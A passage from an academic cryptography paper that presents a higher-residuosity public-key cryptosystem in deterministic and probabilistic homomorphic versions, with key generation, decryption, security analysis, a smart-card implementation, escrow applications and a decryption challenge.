is not simply a twist that fixes the random string in the probabilistic version: considering its practicality, we believe that, even if it is not intended to be a direct competitor to RSA, it enters the very limited list of efficient public-key cryptosystems.

The paper is organized as follows: in the next two sections, we successively describe the deterministic and the probabilistic version of our scheme, the former with a practical approach, the latter in a more complexity-theoretic spirit. We then discuss applications and end up with a challenge for the research community.

2 The Deterministic Version

As was just mentioned, our approach to the deterministic scheme is practically oriented: we discuss system set-up and key-generation, encryption and decryption, with performances in mind. We also carry on a security analysis at the informal level and we derive minimal sugested parameters.

2.1 System Set-Up and Key Generation

The scheme that we propose in the present paper can be described as follows: let σ be a squarefree odd B-smooth integer, where B is small integer and let $n = pq$ be an RSA modulus such that σ divides $\phi(n)$ and is prime to $\phi(n)/\sigma$. Typically, we think of B as being a 10 bit integer and we consider n to be at least 768 bits long. Let g be an element whose multiplicative order modulo n is a large multiple of σ. Publish n, g and keep p, q

and optionally σ secret. A message m smaller than σ is encrypted by $g^m \bmod n$; decryption is performed using the prime factors of σ as will be seen in the next subsection.

Generation of the modulus appears rather straightforward: pick a family p_i of k small odd distinct primes, with k even. Set $u = \prod_{i=1}^{k/2} p_i$, $v = \prod_{k/2+1}^{k} p_i$ and $\sigma = uv = \prod_{i=1}^{k} p_i$. Pick two large primes a and b such that both $p = 2au + 1$ and $q = 2bv + 1$ are prime and let $n = pq$.

However, this generation is lengthy especially when the size of the modulus grows: a has to be chosen in the appropriate range and tested for primality as well as $p = 2au + 1$ until both tests succeed simultaneously. This might be a bit time-consuming. Instead, we suggest to generate a, b, u and v first (independently of any primality requirements on p and q) and use a couple of 24-bit "tuning primes" p' and q' (not used in the encryption process) such that $p = 2aup' + 1$ and $q = 2bvq' + 1$ are primes. To avoid interferences with the encryption mechanics, we recommend to make sure that $\gcd(p'q', \sigma) = 1$ and $p' \neq q'$. In practice, such an approach is only 9% slower than equivalent-size RSA key-generation.

To select g, one can choose it at random and check whether or it has order $\phi(n)/4$. The main point is to ensure that g is not a p_i-th power, for each $i \leq k$ by testing that $g^{\frac{\phi(n)}{p_i}} \neq 1 \bmod n$. The success probability is:

$$\pi = \prod_{i=1}^{k}(1 - \frac{1}{p_i}), \text{ whose logarithm is: } \ln(\pi) \simeq -\sum_{i=1}^{k} \frac{1}{p_i}$$

If the p_is are the first k primes, this in turn can be estimated as $-\ln \ln k$ and results in the quite acceptable overall probability of $\pi \cong 1/\ln k$. Another method consists in choosing, for each index $i \leq k$, a random g_i until it is not a p_i-th power. With overwhelming probability $g = \prod_{i=1}^{k} g_i^{\sigma/p_i}$ has order $\geq \phi(n)/4$.

2.2 Encryption and Decryption

Encryption consists in a single modular exponentiation: a message m smaller that σ is encrypted by $g^m \bmod n$. Note that it does not require knowledge of σ. A lower bound (preferably a power of two) is enough but it is unclear how important for the security of the scheme is keeping σ secret. However, if one chooses to keep σ secret, necessary precautions (similar to these applied to Rabin's scheme [31] or Shamir's RSA for paranoids [34]) should be enforced for not being used as an oracle[1].

Also, there is actually no reason why the p_is should be prime. Everything goes through, *mutatis mutandis*, as soon as the p_is are mutually prime. Thus, for example, they can be chosen as prime powers, which is a way to increase the variability of the scheme.

[1] For example, an attacker having access to a decryption box can decrypt $g^m \bmod n$ for some $m > \sigma$ and get $m \bmod \sigma$. This discloses (by subtraction) a multiple of σ and σ can then be found by a few repeated trials and gcds. To prevent such an action, the decryption box cannot only re-encrypt and check against the ciphertext received, as this allows a search by dichotomy. It should first check that the cleartext is in the appropriate range, e.g. $< 2^t$ with $2^t < m$, re-encrypt it and then check that it matches up with the original ciphertext before letting anything out.

Decryption is based on the chinese remainder theorem. Let p_i, $1 \leq i \leq k$, be the prime factors of σ. The algorithm computes the value m_i of m modulo each p_i and gets the result by chinese remaindering, following an idea which goes back to the Pohlig-Hellman paper [27]. In order to find m_i, given the ciphertext $c = g^m \bmod n$, the algorithm computes $c_i = c^{\frac{\phi(n)}{p_i}} \bmod n$, which is exactly $g^{\frac{m_i \phi(n)}{p_i}} \bmod n$. This follows from the following easy computations, where y_i stands for $\frac{m-m_i}{p_i}$:

$$c_i = c^{\frac{\phi(n)}{p_i}} = g^{\frac{m\phi(n)}{p_i}} = g^{\frac{(m_i+y_ip_i)\phi(n)}{p_i}}$$

$$= g^{\frac{m_i\phi(n)}{p_i}} g^{y_i\phi(n)} = g^{\frac{m_i\phi(n)}{p_i}} \bmod n$$

By comparing this result with all possible powers $g^{\frac{j\phi(n)}{p_i}}$, it finds out the correct value of m_i. In other words, one loops for $j = 0$ to $p_i - 1$ until $c_i = g^{\frac{j\phi(n)}{p_i}} \bmod n$.

The cleartext m can therefore be computed by the following procedure:

```
for $i = 1$ to $k$
{
 let $c_i = c^{\phi(n)/p_i} \bmod n$
 for $j = 0$ to $p_i - 1$
  {if $c_i == g^{j\phi(n)/p_i} \bmod n$ let $m_i = j$}
}
$x =$ ChineseRemainder($\{m_i\}, \{p_i\}$)
```

The basic operation used by this (non-optimized) algorithm is a modular exponentiation of complexity $\log^3(n)$, repeated less than:

$$k\ p_k < \log(n)\ p_k \cong \log(n)\ k\ \log(k) < \log^2(n)\ \log\log(n)$$

times. Decryption therefore takes $\log^5(n) \log\log(n)$ bit operations.

This is clearly worse than the $\log^3(n)$ complexity of RSA but encryption can be optimized if a table stores all possible values of $t[i,j] = g^{\frac{j\phi(n)}{p_i}}$, for $1 \leq i \leq k$ and $1 \leq j \leq i$: the value m_i of the cleartext m modulo p_i is found by table look-up, once $c^{\frac{\phi(n)}{p_i}} \bmod n$ has been computed. It is not really necessary to store all $g^{\frac{j\phi(n)}{p_i}}$. Any hash function that distinguishes $g^{\frac{j\phi(n)}{p_i}}$ from $g^{\frac{j'\phi(n)}{p_i}}$, for $j \neq j'$ will do and, in practical terms, a few bytes will be enough, for example approximately $2|p_i|$ bits from each $t[i,j]$. It is even possible to use hash functions that do not discriminate values of $g^{\frac{j\phi(n)}{p_i}}$: the proper one is spotted by considering, by table look-up hashes of $g^{\frac{2^\ell j\phi(n)}{p_i}}$, for $\ell = 1, 2, \cdots$ until there is no ambiguity. This can be very efficiently implemented by storing hash values in increasing order w.r.t. ℓ and one single bit might be enough.

2.3 A Toy Example

- **key generation for $k = 6$**

  $p = 21211 = 2 \times 101 \times 3 \times 5 \times 7 + 1$,

  $q = 928643 = 2 \times 191 \times 11 \times 13 \times 17 + 1$,

  $n = 21211 \times 928643 = 19697446673$ and $g = 131$ yield the table:

	$i = 1$	$i = 2$	$i = 3$	$i = 4$	$i = 5$	$i = 6$
$j = 0$	0001	0001	0001	0001	0001	0001
$j = 1$	1966	6544	1967	6273	6043	0372
$j = 2$	9560	3339	4968	7876	4792	7757
$j = 3$		9400	1765	8720	0262	3397
$j = 4$		5479	6701	7994	0136	0702
$j = 5$			6488	8651	6291	4586
$j = 6$			2782	4691	0677	8135
$j = 7$				9489	1890	3902
$j = 8$				8537	6878	5930
$j = 9$				2312	2571	6399
$j = 10$				7707	7180	6592
$j = 11$					8291	9771
$j = 12$					0678	0609
$j = 13$						7337
$j = 14$						6892
$j = 15$						3370
$j = 16$						3489

  where entry $\{i, j\}$ contains $g^{j\phi(n)/p_i} \bmod n \bmod 10000$.

- **encryption of $m = 202$**

$$c = g^m \bmod n = 131^{202} \bmod 19697446673 = 519690214$$

- **decryption**

  by exponentiation, we retrieve:

$$\begin{array}{ll} c^{\frac{\phi(n)}{p_1}} \bmod n \bmod 10000 = 1966 & c^{\frac{\phi(n)}{p_4}} \bmod n \bmod 10000 = 7994 \\ c^{\frac{\phi(n)}{p_2}} \bmod n \bmod 10000 = 3339 & c^{\frac{\phi(n)}{p_5}} \bmod n \bmod 10000 = 1890 \\ c^{\frac{\phi(n)}{p_3}} \bmod n \bmod 10000 = 2782 & c^{\frac{\phi(n)}{p_6}} \bmod n \bmod 10000 = 3370 \end{array}$$

  wherefrom, by table lookup:

$$\begin{array}{ll} m \bmod 3 = \texttt{table}(1966) = 1 & m \bmod 11 = \texttt{table}(7994) = 4 \\ m \bmod 5 = \texttt{table}(3339) = 2 & m \bmod 13 = \texttt{table}(1890) = 7 \\ m \bmod 7 = \texttt{table}(2782) = 6 & m \bmod 17 = \texttt{table}(3370) = 15 \end{array}$$

  and by Chinese remaindering: $m = 202$.

2.4 Suggested Parameters and Security Analysis

We suggest to take $\sigma > 2^{160}$ and we consider $|n| = 768$ bits as a minimum size for the modulus.

If the factorization of n is found, then a and b become known as well as $\phi(n)$. The scheme is therefore broken. However, the scheme does not appear to be provably equivalent to factoring. Rather, it is related to the question of having oracles that decide whether or not a random number x is a p_i-th power modulo n, for $i = 1, \dots, k$. This is known as the higher residuosity problem and is currently considered unfeasible. Formal equivalence of this problem and the probabilistic version of our encryption scheme will be proved in the next session. Considering the basic deterministic version, we have no formal proof but we haven't found any plausible line of attack either. Also, the efficient factoring methods such as the quadratic sieve (QS) or the number field sieve (NFS) do not appear to take any advantage from the side information that u (resp. v) divides $p-1$ (resp. $q-1$). The same is true of simpler methods like Pollard's $p-1$ since we have ensured that neither $p-1$ nor $q-1$ is smooth. Finally, elliptic curve weaponry [18] will not pull-out factors of n in the range considered. Note that the requested size of n (768 bits or more) makes factoring n a very hard task anyway.

We now turn the size of σ. In order to avoid the computation of discrete logarithms by the baby step-giant step method, we have to make σ large enough. As already stated, 2^{160} is a minimum. This can be achieved for example by making σ a permutation of the first 30 odd primes, which yields $\sigma \simeq 2^{160.45}$. Alternatively, one one can choose a sequence of 16 primes with 10 bits. Since there are 75 such primes, this leads to a $\cong$ 53-bit entropy. Adding prime powers, as stated above, will further increase these figures.

There is a further difficulty, when σ is known. Note that

$$4ab = \frac{\phi(n)}{\prod_{i=1}^{k} p_i} = \frac{n-p-q+1}{\sigma}$$

hence $4ab$ differs from $\frac{n}{\sigma}$ only by $\epsilon = -\frac{p+q-1}{\sigma}$. The numerator is of size $|n|/2$, hence, if it does not exceed the denominator by a fairly large number of bits, the value of ab is basically known and decryption can be performed.

When the exact splitting of the factors of σ into u and v are known as well, the previous analysis can be pushed further. Reducing the relation $n = (2au+1)(2bv+1)$ modulo u, we find that $n = 2bv + 1 \bmod u$ and we can calculate $d = b \bmod u$. Similarly, we learn $c = a \bmod v$. We let $a = rv + c$ and $b = su + d$, with r, s unknown and, using the fact that $\sigma = uv$, we obtain:

$$n = (2rvu + 2cu + 1)(2suv + 2dv + 1) =$$

$$4rs\sigma^2 + 2\sigma[r(2dv+1) + s(2cu+1)] + (2cu+1)(2dv+1)$$

which is of the form

$$n = 4rs\sigma^2 + 2\sigma(\alpha r + \beta s) + \gamma$$

with known α, β and γ. Reducing modulo σ^2, this provides the value δ of $\alpha r + \beta s \bmod \sigma$. At this point, our analysis becomes quite technical and the reader may skip the following and jump to the conclusion that $n >> \sigma^4$.

For the interested reader, we note that the pair (r, s) lies in the two-dimensional lattice L defined by

$$L = \{(x, y) | \alpha x + \beta y = \delta \bmod \sigma\}$$

This lattice has determinant σ. Also, it is easily seen that α and β are bounded by 2σ and γ by $4\sigma^2$. From this we get

$$rs \leq \frac{n}{4\sigma^2} \leq rs + r + s + 1 = (r + 1)(s + 1)$$

Thus, the pair (r, s) is very close to the boundary of the curve C with equation $xy = \frac{n}{4\sigma^2}$. More precisely, the distance between the pair (r, s) and the curve does not exceed $\sqrt{2}$. This defines a geometric area A that includes (r, s). Now, key generation usually induces constraints that limit the possible range of the parameters. For this reason, it is appropriate to replace C by the line $x + y = \frac{\sqrt{n}}{2\sigma}$ in order to estimate the size of A. This leads to an approximation which is $O(\frac{\sqrt{n}}{\sigma})$. The number of lattice points from L in this area is, in turn, measured by the ratio between the size of A and the determinant, which is $\frac{\sqrt{n}}{\sigma^2}$. It is safe to ensure that this set is beyond exhaustive search, which we express by $n >> \sigma^4$.

Note that the ratio $|n|/|\sigma|$ is the expansion rate of the encryption, where $|n|$ denotes, as usual, the size of n in bits. It is of course desirable to make this rate as low as possible. On the other hand, as a consequence of the above remarks, we see that $\frac{|n|}{4} - |\sigma|$ should be large. Asymptotically, this is achieved as soon as we fix an expansion rate which is > 4. For real-size parameters, we suggest to respect the heuristic bound $\frac{|n|}{4} - \sigma \geq 128$, which is consistent with our minimal parameters. Larger parameters allow a slightly better expansion rate.

2.5 Performances

Despite its expansion rate, the new cryptosystem is quite efficient: encryption requires the elevation of a constant 768-bit number to a 160-bit power. Several batch ([21, 23]) and pre-processing ([2]) techniques can speed-up such computations, which might be a small advantage over RSA.

Decryption is slightly more awkward since k exponentiations are needed. But this number can be reduced in a few ways:

Firstly, while computing $c^{\phi(n)/p_i} \bmod n$ for each i, it is possible to first store $c' = c^{4ab} \bmod n$ and raise c' to the successive powers σ/p_i so that (besides the first one), the remaining exponentiations involve 160-bit powers. One can further, in the square-and-multiply algorithm, share the “square” part of the various exponentiations. A careful bookkeeping of the number of modular multiplications obtained by setting $|n| = 768$ and choosing sixteen 10-bit primes p_i, shows that the total number of modular multiplications decreases to 2352: 912 for the computation of c' and 1440 for the rest Actually, the “multiply” part can be somehow amortized as well: we refer to [21] for a proper description of such an optimized exponentiation strategy. The resulting computing load is less than what is needed for a couple of RSA decryptions with a similar modulus.

Unfortunately, there is a drawback in reducing the value of k: in the 30-prime variant it is necessary to store 1718 different $t[i,j]$ hash values. Hashing on two bytes seems enough and results in an overall memory requirement of four kilobytes. In the 16-prime variant, hash values of 3 bytes are necessary and the table size becomes $\cong$ 100 kilobytes. As observed at the end of section 2.2, the hash table can be drastically reduced at the cost of a minute computation overhead.

Another speed-up can be obtained by separately performing decryption modulo p and q so as to take advantage of smaller operand sizes. This alone, divides the decryption workfactor by four.

Finally, decryption is inherently parallel and naturally adapted to array processors since each m_i can be computed independently of all the others.

2.6 Implementation

The new scheme (768-bit n, $k = 30$) was actually implemented on a 68HC05-based ST16CF54 smart-card (4,096 EEPROM bytes, 16,384 ROM bytes and 352 RAM bytes). The public key is only 96-byte long and as in most smart-card implementations, n's storage is avoided by a command that re-computes the modulus from its factors upon request (re-computation and transmission take 10 ms). For further space optimization g's first 91 bytes are the byte-reversed binary complement of n's last 91 bytes. Decryption (a 4,119-byte routine) takes 3,912 ms. Benchmarks were done with a 5 MHz oscillator and ISO 7816-3 T=0 transmission at 115,200 bauds.

3 The Probabilistic Version

3.1 The Setting

We now turn to the probabilistic version of the scheme. As already explained, we adopt a more complexity-oriented approach and, for example, we view B as bounded by a polynomial in $\log n$. The probabilistic version replaces the ciphertext $g^m \bmod n$ by $c = x^\sigma g^m \bmod n$, where x is chosen at random among positive integers $< n$. Decryption remains identical. This is due to the fact that the effect of multiplying by x^σ is cancelled by raising the ciphertext to the various powers $\frac{\phi(n)}{p_i}$, as performed by the decryption algorithm. Note that this version requires σ to be public.

The resulting scheme is *homomorphic*, which means that

$$E(m + m' \bmod \sigma) = E(m)E(m') \bmod n$$

Probabilistic homomorphic encryption has received a lot of applications, both practically and theoretically oriented. To name a few, we quote the early work of Benaloh on election schemes ([4]) and the area of zero-knowledge proofs for NP (see [13, 3]). Known such schemes are the Quadratic Residuosity schemes of Goldwasser and Micali ([12]) which encrypts only one bit and its extensions to higher residues modulo a *single* prime (see [4]), which encrypts a few bits. As already explained in section 1, these schemes suffer from a serious drawback: a complexity theoretic analysis has to view the cleartext as logarithmic in the size of of ciphertext. In other words, the expansion rate, *i.e.* the ratio between the length of the ciphertext and the length of the cleartext is huge. In our proposal, this ratio is exactly $\frac{|n|}{|\sigma|}$. Note that that our assumption that σ is B-smooth, for some small B, does not preclude a linear ratio. The maximum size of σ is $\sum_{p<B} \log p$, where p ranges over primes and it is known that $\theta(B) = \sum_{p<B} \ln p \simeq B$. Thus, even if B is logarithmic in n, there are enough primes to make $|\sigma|$ a linear proportion of $|n|$. This is a definite improvement over previous homomorphic schemes. Note however that, following the comments in section 2.4, it is safe to take $\frac{|\sigma|}{|n|} < 1/4$.

3.2 A Complexity Theoretic Approach

We already observed that the security of our proposal is related to the question of distinguishing higher residues modulo n, that is integers of the form $x^p \bmod n$, when p is a prime divisor of $\phi(n)$. In the rest of this section, we want to clarify this relationship in the asymptotic setting of complexity theory. In view of the remarks just made, we find it convenient to assume that the ratio $\frac{|\sigma|}{|n|}$ has a fixed value $\alpha < 1/4$. We also fix a polynomial B in $\log n$. The parameters which are of interest to us are pairs (n, σ) such that σ is squarefree, odd and B-smooth, n is a product of two primes p, q, σ is a divisor of $\phi(n)$ prime to $\phi(n)/\sigma$ and $\frac{|\sigma|}{|n|} = \alpha$. We call any integer n that appears as first coordinate of such a pair (B, α)-dense. Distinguishing higher residues is usually considered difficult (see [4]). We conjecture that this remains true when n varies over (B, α)-dense integers. Towards a more precise statement, let $R_p(y, n)$ be one if y is a p-th residue modulo n and zero otherwise. Define a higher residue oracle to be a probabilistic polynomial time algorithm A which takes as input a triple (n, y, p) and returns a bit $A(n, y, p)$ such that the following holds:

There exists a polynomial Q in $|n|$ such that, for infinitely many values of $|n|$, one can find a prime $p(|n|) < B$, with:

$$Pr\{A(n, y, p) = R_p(y, n)\} \geq 1 - \frac{1}{p} + \frac{1}{Q}$$

where the probability is taken over the random tosses of A and its inputs, conditionnally to the event that n is (B, α)-dense and p is a divisor of $\phi(n)$.

Our **Intractability Hypothesis** is that there is no higher residue oracle. The constant $1 - \frac{1}{p}$ comes from the obvious stategy for approximating R_p which consists in constantly outputting zero. This strategy is successful for a proportion $1 - \frac{1}{p}$ of the inputs.

3.3 A Security Proof

The security of probabilistic encryption scheme has been investigated in [12]. In this paper, the authors introduced the notion of *semantic security*: given two messages m_0 and m_1, a message distinguisher is a probabilistic polynomial time algorithm D, which distinguishes encryptions of m_0 from encryptions of m_1. More, accurately, it outputs a bit $D(n, \sigma, g, y)$ in such a way that, setting

$$\theta_i = Pr\{D(n, \sigma, g, y) = 1 | y \in E(m_i)\}$$

where $E(m_i)$ is the set of encryptions of m_i, the following holds:
There exists a polynomial Q in $|n|$ such that, for infinitely many values of $|n|$, $|\theta_0 - \theta_1| \geq \frac{1}{Q}$

Semantic security is the assertion that there is no pair of polynomial time algorithms F, D such that F produces two messages for which D is a message distinguisher.

Theorem 1. *Assume that no higher residue oracle exists. Then, the probabilitic version of the encryption scheme has semantic security.*

The proof of this result uses the *hybrid technique* for which we refer to [11]. It is technical in character and we have chosen to only include a sketch it in an appendix to the present paper.

4 Applications and Variants

Even if we do not expect large scale replacement of RSA by our scheme, we feel that the latter is worth some academic interest. Especially, we believe that it opens up new applications. We have not yet fully investigated those potential applications but we give some suggestions below.

4.1 Traceability

Our proposal could offer some help in the management of key escrowing services. Consider the variant of the Diffie-Hellman key exchange protocol, where a composite modulus n is used. Such a variant has been studied by various researchers including Mc Curley in [20], where it is shown that some specific choices lead to a scheme that is at least as difficult as factoring. Assume further that the modulus n and the base for exponentiations g are chosen as described in section 1. It has been proposed (see *e.g* [14]) that g and n could be defined by some kind of TTP (Trusted Third Party). Now, the user's public key y and his secret key x are related by $y = g^x \bmod n$. It is conceivable to leave the choice of x to the user with the provision that $x \bmod \sigma = ID$, where ID is the identity of the user. This can be checked by the TTP upon registration of the key. Thus, we have reached a situation where the identity is embedded in the public key through a trapdoor, although the actual key is not. One should not however overestimate the resulting functionality. It could be useful in scenarios where traceability is made possible via escrowing but where confidentiality cannot be broken even with the help of the escrowing services. Alternatively, it might be used to split traceability and secret key recovery between key escrows. Note that the above proposal requests that σ is made public: as already observed, this does not seem to endanger the scheme.

4.2 Variants of the Scheme

As is often the case, one can design numerous variants of the basic scheme. We will mention two because of their potential applications.

Use of moduli with three prime factors As for RSA, it is possible to embed three prime factors p, q, r in the modulus in place of two. The construction is straightforward: the small odd primes p_i are split into three groups thus yielding, by multiplication, three integers u, v, w. The three primes are then sought among integers of the form $2au + 1$ (resp. $2bv + 1$, resp. $2cw + 1$). It seems possible to keep the minimum size of n to 768 bits, which allows a, b, c to be around 200 bits. Following an idea of Maurer and Yacobi ([19]), we can then have a complete trapdoor for the discrete logarithm with base g: once the σ part has been computed, there remains to compute the logarithm modulo a, b and c, which is not immediate but well within the reach of current technology, since these numbers are 200 bit integers. Again, the variant could prove useful in key escrowing scenarios of, say, Diffie-Hellman keys, where it might be desirable to have a lengthy recovery of the secret key for consumer's protection.

Multiplicative encryption In this variant, σ is made public and encryption applies to messages of length k, $m = \sum_{i=1}^{k} m_i 2^{i-1}$. In order to encrypt m, one computes $e = \prod_{i=1}^{k} p_i^{m_i}$ and apply probabilistic encryption to e. Of course, the bandwith of this variant is very low: using a 768 bit modulus n and choosing the first 30 odd primes for p_is, we obtain a 30 bit input and a 768 bit output. Allowing a larger input has drastic consequences in terms of the size of n. The value of σ is close to 2^{560} when the first k primes are used with $k = 80$ but reaches $2^{998.4}$ for $k = 128$ and 2^{1309} for $k = 160$. Using the heuristic bound mentioned in section 2.4, we get for the length of n something beyond 5000 bits if k is 160. This goes down to 2400 bits when $k = 80$.

As a result, the variant just decribed is not really practical and there is little chance that it can ever be adopted as an actual encryption scheme. On the other hand, the ciphertext $c(m)$ can be used in an encryption scheme à la El Gamal. The modulus is not prime since it is an RSA modulus, but it makes no difference on the user's size. From $h = c(m)$, he can manufacture a public key y with a corresponding matching secret key x of his choice $y = h^x \bmod n$ The resulting cryptosystem allows ciphertext traceability in the sense of Desmedt (see [9]). Our proposal enables to trace ciphertexts by a technique similar to the one used by Desmedt, but decreases the size of the modulus from something like 10000 bits to 2500 bits. The tracing algorithm goes as follows: extract from an El Gamal encryption the part $u = h^r \bmod n$ and apply the decryption algorithm, treating u as a ciphertext. The decryption algorithm will basically find the original message m, which provides the identity of the user and from which h was built. Several errors may occur due to the fact that r might have some of the p_is as divisors: the corresponding decrypted values of m_i will be set to 1, regardless of their original values. The correct value can be found if a sample of ciphertexts are available or, alternatively, if an error-correction capacity has been added to m. Such an error-correction mechanism is highly advisable anyway in view of the attacks against software key escrow reported in [15].

Note that, one can further reduce the size of the exponent. This is because 40 bits may be considered enough for tracing purposes. The value of σ goes down to approximately 2^{233} and 1088 bits becomes an acceptable minimum length for the modulus.

5 Challenge

It is a tradition in the cryptographic community to offer cash rewards for successful cryptanalysis. More than a simple motivation means, such rewards also express the designers' confidence in their own schemes. As an incentive to the analysis of the new scheme, we therefore offer \$ $|n|$ to whoever will decrypt:

$$\begin{aligned}
c = {} & \texttt{13370fe62d81fde356d1842fd7e5fc1ae5b9b449}\\
& \texttt{bdd00866597e61af4fb0d939283b04d3bb73f91f}\\
& \texttt{0d9d61eb0014690e567ab89aa8df4a9164cd4c6e}\\
& \texttt{6df80806c7cdceda5cfda97bf7c42cc702512a49}\\
& \texttt{dd196c8746c0e2ef36ca2aee21d4a36a}_{16}\\
g = {} & \texttt{0b9cf6a789959ed4f36b701a5065154f7f4f1517}\\
& \texttt{6d731b4897875d26a9e24415e111479050894ba7}\\
& \texttt{c532ada1903c63a84ef7edc29c208a8ddd3fb5f7}\\
& \texttt{d43727b730f20d8e12c17cd5cf9ab4358147cb62}\\
& \texttt{a9fb8878bf15204e444ba6ade6132743}_{16}\\
n = {} & \texttt{1459b9617b8a9df6bd54341307f1256dafa241bd}\\
& \texttt{65b96ed14078e80dc6116001b83c5f88c7bbcb0b}\\
& \texttt{db237daac2e76df5b415d089baa0fd078516e60e}\\
& \texttt{2cdda7c26b858777604c5fbd19f0711bc75ce00a}\\
& \texttt{5c37e2790b0d9d0ff9625c5ab9c7511d}_{16}
\end{aligned}$$

where $k = 30$ (p_i is the i-th odd prime) and the message is ASCII-encoded. The challenger should be the first to decrypt at least 50% of c and publish the cryptanalysis method but the authors are ready to carefully evaluate *ad valorem* any feedback they get.

Acknowledgements

The paper grew out of a previous version which did not include the probabilistic case of our scheme. We wish to thank Julien Stern for suggesting us this alternative mode of encryption. We also want to thank J. Benaloh for help in clarifying our respective contributions in the definition of the probabilistic case. Finally, we are grateful to Adi Shamir, for helpful comments including the improved decryption algorithm mentioned in section 2.2 and also to one of the anonymous referees for pointing out the clever trick that yields the improved security analysis included at the end of section 2.4.

References

1. R. Anderson, *Robustness principles for public-key protocols*, Advances in Cryptology Crypto'95, Santa Barbara, Lectures Notes in Computer Science 963, pp. 236–247, Springer-Verlag, 1995.

2. E. Brickell, D. Gordon, K. McCurley and D. Wilson, *Fast Exponentiation with Precomputation*, Advances in Cryptology Eurocrypt'92, Balatonfüred, Lectures Notes in Computer Science 658, pp. 200–207, Springer-Verlag, 1993.
3. G. Brassard, D. Chaum and C. Crépeau, *Minimum Disclosure Proofs of Knowledge*, JCSS, Vol. 37(2), Oct. 1988, pp. 156–189.
4. J. D. Cohen Benaloh, *Verifiable Secret-Ballot Elections*, Ph-D thesis, Yale University, 1988.
5. J. D. Cohen and M. J. Fischer, (1985), *A robust and verifiable cryptographically secure election scheme*, Proc. of 26th Symp. on Foundation of Computer Science, 1985, 372–382.
6. J. D. Cohen Benaloh, *Cryptographic Capsules: A Disjunctive Primitive for Interactive Protocols*, Advances in Cryptology Crypto'86, Santa Barbara, Lectures Notes in Computer Science , pp. 213–222, Springer-Verlag, 1986.
7. J. D. Cohen Benaloh and M. Yung, *Distributing the Power of a Government to Enhance the Privacy of Voters*, Proc. of 5h Symp. on Principles of Distributed Computing, 1986, 52–62.
8. D. Denning (Robling), *Cryptography and data security*, Addison-Wesley Publishing Company, pp. 148, 1983.
9. Y. Desmedt, *Securing traceability of ciphertexts – Towards a secure software key escrow system*, Advances in Cryptology Eurocrypt'95, Saint-Malo, Lectures Notes in Computer Science 921, pp. 417–157, Springer-Verlag, 1995.
10. W. Diffie and M. Hellman, *New directions in cryptography*, IEEE Transactions on Information Theory, vol. IT-22-6, pp. 644–654, 1976.
11. O. Goldreich, *Foundations of cryptography (Fragments of a book)*. Weizmann Institut of Science, 1995.
12. S. Goldwasser and S. Micali, *Probabilistic Encryption*, JCSS, 28(2), April 1984, pp. 270–299.
13. O. Goldreich, S. Micali and A. Wigderson, *Proofs that Yield Nothing but their Validity and a Methodology of Cryptographic Protocol Design*, Proc. of 27th Symp. on Foundation of Computer Science, 1986, pp.174–187.
14. N. Jefferies, C. Mitchell and M. Walker, *A proposed architecture for trusted third party services*, Cryptography Policy and Algorithms, Queensland, Lecture Notes in Computer Science 1029, pp. 98–114, Springer-Verlag, 1996.
15. L. Knudsen and T. Pedersen, *On the difficulty of software key escrow*, Advances in Cryptology Eurocrypt'96, Saragossa, Lectures Notes in Computer Science 1070, pp. 237–244, Springer-Verlag, 1996.
16. P. Kocher, *Timing attacks in implementations of Diffie-Hellman, RSA, DSS and other systems*, Advances in Cryptology Crypto'96, Santa Barbara, Lectures Notes in Computer Science , pp. 104-113, Springer-Verlag, 1996.
17. Kaoru Kurosawa, Yutaka Katayama, Wakaha Ogata and Shigeo Tsujii, *General public key residue cryptosystems and mental poker protocols*, Advances in Cryptology Eurocrypt'90, Aarhus, Lectures Notes in Computer Science 473, pp. 374–388, Springer-Verlag, 1996.
18. H. Lenstra Jr., *Factoring integers with elliptic curves*, Annals of Mathematics, 126, pp. 649–673, 1991.
19. U. Maurer and Y. Yacobi, *Non-interactive public key cryptography*, Advances in Cryptology Eurocrypt'91, Brighton, Lectures Notes in Computer Science 547, pp. 498–507, Springer-Verlag, 1991.
20. K. McCurley, *A key distribution system equivalent to factoring*, Journal of Cryptology, vol. 1, pp. 85–105, 1988.
21. D. M'Raïhi and D. Naccache, *Batch exponentiation - A fast DLP-based signature generation strategy*, Proceedings of the third ACM conference on Computer and Communications Security, New Delhi, pp. 58–61 , 1996.
22. T. Okamoto and S. Uchiyama, *A new public-key cryptosystem as secure as factoring*, Advances in Cryptology Eurocrypt'98, Helsinki, Lectures Notes in Computer Science , pp. to appear, Springer-Verlag, 1998.
23. D. Naccache and J. Stern, *A new public-key cryptosystem*, Advances in Cryptology Eurocrypt'97, Constance, Lectures Notes in Computer Science 1233, pp. 27–36, Springer-Verlag, 1997.
24. Sung-Jun Park and Dong-Ho Won, *A generalization of public key residue cryptosystem*, In Proc. of 1993 KOREA-JAPAN joint workshop on information security and cryptology, 202–206.
25. B. Pfitzmann and M. Schunter, *Asymmetric fingerprinting*, Advances in Cryptology Eurocrypt'96, Saragossa, Lectures Notes in Computer Science 1070, pp. 84–95, Springer-Verlag, 1996.
26. D. Pointcheval, *A new identification scheme based on the perceptrons problem*, Advances in Cryptology Eurocrypt'94, Perugia, Lectures Notes in Computer Science 950, pp. 318–328, Springer-Verlag, 1995.
27. S. C. Pohlig and M. E. Hellman, *An improved algorithm for computing logarithms over $GF(p)$ and its cryptographic significance* IEEE Transactions on Information Theory, vol. IT-24-1, pp. 106–110, 1978.
28. J. Pollard, *Theorems on factorization and primality testing*, Proceedings of the Cambridge Philosophical Society, vol. 76, pp. 521-528, 1974.

29. J. Pollard, *Factoring with cubic integers*, A. Lenstra and H. Lenstra Jr., The development of the number field sieve, vol. 1554, LNM, 4–10, Springer-Verlag, 1993.
30. C. Pomerance, *Analysis and comparison of some integer factoring algorithms*, printed in H. Lenstra Jr. and R. Tijdeman, Computational Methods in Number Theory I, Mathematisch Centum Tract 154, Amsterdam, pp. 89–139, 1982.
31. M. Rabin, *Digitalized signatures and public-key functions as intractable as factorization*, MIT/LCS/TR-212, MIT Laboratory for Computer Science, 1979.
32. R. Rivest, A. Shamir and L. Adleman, *A method for obtaining digital signatures and public-key cryptosystems*, Communications of the ACM, vol. 21-2, pp. 120-126, 1978.
33. A. Shamir, *An efficient identification scheme based on permuted kernels*, Advances in Cryptology Crypto'89, Santa Barbara, Lectures Notes in Computer Science 435, pp. 606–609, Springer-Verlag, 1990.
34. A. Shamir, *RSA for paranoids*, CryptoBytes, vol. 1-3, pp. 1–4, 1995.
35. J. Stern, *A new identification scheme based on syndrome decoding*, Advances in Cryptology Crypto'93, Santa Barbara, Lectures Notes in Computer Science 773, pp. 13–21, Springer-Verlag, 1994 .
